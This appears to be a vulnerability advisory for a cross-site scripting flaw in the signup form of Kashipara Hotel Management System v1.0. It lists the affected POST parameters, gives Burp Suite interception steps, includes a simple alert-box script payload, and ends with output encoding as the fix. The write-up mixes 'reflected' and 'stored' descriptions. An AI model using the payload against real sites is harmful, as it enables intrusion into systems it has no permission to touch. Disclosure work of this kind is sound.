

Reflected Cross Site Scripting (XSS) vulnerability was found in `"/core/signup_user.php "` of the Kashipara Hotel Management System v1.0 allows remote attackers to execute arbitrary code via `"user_fname", "user_lname"` HTTP POST request parameter.

Affected Vendor: Kashipara (<https://www.kashipara.com/>)

Product Official Website URL: Hotel Management System v1.0
(<https://www.kashipara.com/project/php/26/hotel-management-system-using-php-download-project>)



Version: 1.0

Affected Components:

- **Affected Code File:** `/core/signup_user.php`
- **Affected Parameter:** `"user_fname", "user_lname"` HTTP POST request parameters.

Steps:

1. Access the "Sign Up" page. URL: <http://localhost/hotel-management-php/signup.php>
2. Enter the relevant details on the "Sign Up" page and submit the request.

3. Intercept the request in the Burp Suite Proxy editor.



Request to http://localhost:80 [127.0.0.1]

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex





```
1 POST /hotel-management-php/core/signup_user.php HTTP/1.1
2 Host: localhost

```

- Insert the XSS script "><script>alert('XSS')</script>" in the "user_fname", "user_lname" and "user_email" HTTP POST request parameters.

- Forward the request with XSS script to server.
- The request gets accepted and a new user entry with XSS script is stored in the application database. This XSS script is also reflected back in response.

Solution/Good Reads:

Output Encoding -> When you need to safely display data exactly as a user types it in, output encoding is recommended.
